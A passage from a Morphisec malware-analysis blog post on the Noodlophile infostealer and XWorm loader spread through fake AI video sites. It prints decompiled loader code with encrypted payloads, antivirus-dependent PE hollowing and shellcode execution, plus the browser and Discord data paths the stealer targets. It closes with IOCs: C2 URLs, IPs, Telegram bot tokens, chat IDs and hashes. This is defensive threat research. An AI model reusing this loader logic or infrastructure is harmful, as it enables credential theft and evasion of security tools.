    "Edge"             : Path(LOCALAPPDATA) / "Microsoft/Edge/User Data",
    "Brave"            : Path(LOCALAPPDATA) / "BraveSoftware/Brave-Browser/User Data",
    "Opera"            : Path(APPDATA)      / "Opera Software/Opera Stable",
    "Chromium"         : Path(LOCALAPPDATA) / "Chromium/User Data",
    "Thorium"          : Path(LOCALAPPDATA) / "Thorium/User Data",
    "Discord Canary"   : Path(APPDATA)      / "discordcanary",
    "Lightcord"        : Path(APPDATA)      / "Lightcord",
    "Discord PTB"      : Path(APPDATA)      / "discordptb",
}
```

- The **second** was a **Python-based loader** with worm 5.2 (X11Client) -like capabilities, designed to propagate the infection.



The XWorm loader featured two important capabilities that are executed selectively based on the existing security stack:

1. A **local shellcode loader function** for direct execution of malicious **donut** code in memory.
2. A **PE hollowing function** that targets `RegAsm.exe`, allowing the malware to inject and run within a legitimate system process to evade detection. This method is executed if Avast is present.

```
# Main execution logic
base64_encrypted_pe = '5hyzx69FbE/bOs2DR/qZCVdpSFQzU6SDd4fl271Gv+5rSx8Hy2UBo4tNkLuveZXetKrNhkDfV7Hvr/YtzKzn54xTiQikb99qV
KEY = b'poseidon1338'
base64_encrypted_shc = 'Q4aOx6yFwU/fwipgLS9pX2Sk0KjuWDvAYqtisv59d8z1aso0vhQdeUVNkLuvR2xyf3427kSwZvU42eIbS+oJ/nkRLwzXgT9x
try:
    payload_data_encrypted = base64.b64decode(base64_encrypted_pe)
    payload = rc4(KEY, payload_data_encrypted)
    with open("payload.bin", "wb") as f:
        f.write(payload)
except:
    pass
exit()
time.sleep(20)

# Check running processes
result = subprocess.run(['tasklist'], stdout=subprocess.PIPE, text=True, creationflags=subprocess.CREATE_NO_WINDOW)
process_list = result.stdout

# Check for antivirus processes
if 'AvastUI.exe' in process_list or 'wsc_proxy.exe' not in process_list:
    run_pe(base64_encrypted_pe, KEY)
    sys.exit()
else:
    shc_loader(base64_encrypted_shc, KEY)  # base64_encrypted_shc not defined in provided bytecode
```

How Morphisec Helps

Morphisec's patented Automated Moving Target Defense (AMTD) technology proactively stops infostealer attacks before they can take hold, neutralizing threats by reshaping the attack surface and eliminating the static frameworks malware relies on.

By preventing attacks at the earliest infiltration stage – without relying on signatures or behavioral analysis – Morphisec ensures that stealthy, sophisticated campaigns like Noodlophile never get the chance to execute. Lightweight, frictionless, and built for modern environments, Morphisec delivers preemptive protection that works where traditional detection fails.

See how Morphisec can stop infostealers and other advanced threats before they impact your business – schedule a demo today.

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.

To learn more, visit morphisec.com/demo

Indicators of Compromise (IOCs)

C2:

http://lumalabs-dream[.]com/VideoLumaAI.zip
https://luma-dreammachine[.]com/LumaAI.zip
https://luma-dreammachine[.]com/File_Successful.zip
https://luma-aidreammachine[.]com/Creation_Luma.zip
https://85.209.87[.]207/sysdi/LDXC10.txt
https://85.209.87[.]207/sysdi/randomuser2025.txt
http://160.25.232[.]62/bee/bee02_ads.txt

149.154.167.220 → Telegram APIs
103.232.54[.]13:25902 - C2 - XWORM 5.2

Tokens:

7882816556:AAEEosBLhRZ8Op2ZRmBF1RD7DkJIyfk47Ds - randomuser2025
7038014142:AAHF3pvRRgAVY5vP4SU6B2YES4BH1LEhtNo - bee02_ads

Chat ID:

-**4583668048** - randomuser2025
-**4685307641** - randomuser2025
-**4788503251** - randomuser2025
-**1002565449208** - bee02_ads
-**1002633555617** - bee02_ads

Hashes:

5c98553c45c9e86bf161c7b5060bd40ba5f4f11d5672ce36cd2f30e8c7016424 - 67779bf7a2fa8838793b31a886125e157f4659cda9f2a491d9a7acb4defbfdf5 - VideoDreamAI.zip

randomuser2025 - 11C873CEE11FD1D183351C9CDF233CF9B29E28F5E71267C2CB1F373A564C6A73

Meta - winrar- 18C14DCFB9A54C5359026A5FCBDB3E4BA6CED2628A9CD9AE589BAEDBB29BEAA6

Document.docx - C612A70E6A5C211D888F6032143E8BA8C70C15A5E1EBF17AB59146EB7FB707F1

Ppluqewlq.rar - cpython - 82C0D5C4C405739AEE74B792DCCD7C821A9F06A-0F6E389AD57A321ADCC6757A7

286076a09f524cc7015f23fb63515b3a30cee070fbc13fbb6f8e9cb1e5ced2ce - Successful_Project.zip - Noodlophile + Worm

32174d8ab67ab0d9a8f82b58ccd13ff7bc44795cca146e61278c60a362cd9e15 - LumaAI.zip

97927fdaaa8c55ac7c85ae6087a1ea637bb0e43148b3759740eaa75b64c459b2 - LXC.zip

353f17553a3457c6b77c4ca30505d9307dda9613e2a98ad3e392d2084284b739 - Successful_Project.zip

6c32460510925289421d1c7af986e00e9ada459f56a423d8b65d6cc57ed053c7 - Dream_File.zip

86d6dd979f6c318b42e01849a4a498a6aaeaaaf3d9a97708f09e6d38ce875daa - File_Generated.zip

8b0ee435928189c98969825e729a014e94b90e1da3af3cfeee1d02374c2bd906 - Dream_AIFile.zip

C006c6dddb9bfcdbf2790eee4bc77dd09cd63ab5b8e64190a55b9e5b66325d55 - Luma_Labs.zip

Dc3e9daf25c44eb5d3ad12aa668c6219e8e7031152e1d7d51ee0b889c37ba443 - Luma_Dream.zip

F9a8b13c56d1074beed40de97920beef2e39086591e961c2c45e25fdd16b4786 - Dream_LumaFile.zip

Fa0c8f439db570b4206f7c8be497cf91aaf28e41eaffdc70baef904b190387ef - Video_DreamAI.zip

C006c6dddb9bfcdbf2790eee4bc77dd09cd63ab5b8e64190a55b9e5b66325d55 - Luma_Labs.zip

934a68ac125cf995662bdd2d76a1d8dd3f107010ce77e21f003ebc581dc025d3 - **Файл,_съдържащ_свързано_видео**.zip

1a70a211df697c522c6821e526d31bd47697dbe3fa9ddac5d95f921df4313f59
e2c8eaf77dca9ed188f12261b9e9052ba0e58d1b9c45d922cbf0f3d00611ea56 - Urheberrechtsverletzendes_Video_Nummer_11502.zip

Ecf0f68e8cd4683f0bb0e11b575ee2c31ff559abcea8823c54d86fc4b36fd83f - Creation_Luma.zip

References

1. Python-Based Noodlophile Version Targets Facebook Ads Manager | Trend Micro (US)
2. Netskope Threat Labs Uncovers New XWorm's Stealthy Techniques - Netskope
3. GitHub - python/cpython: The Python programming language
4. GitHub - dotnet/runtime: .NET is a cross-platform runtime for cloud, mobile, desktop, and IoT apps.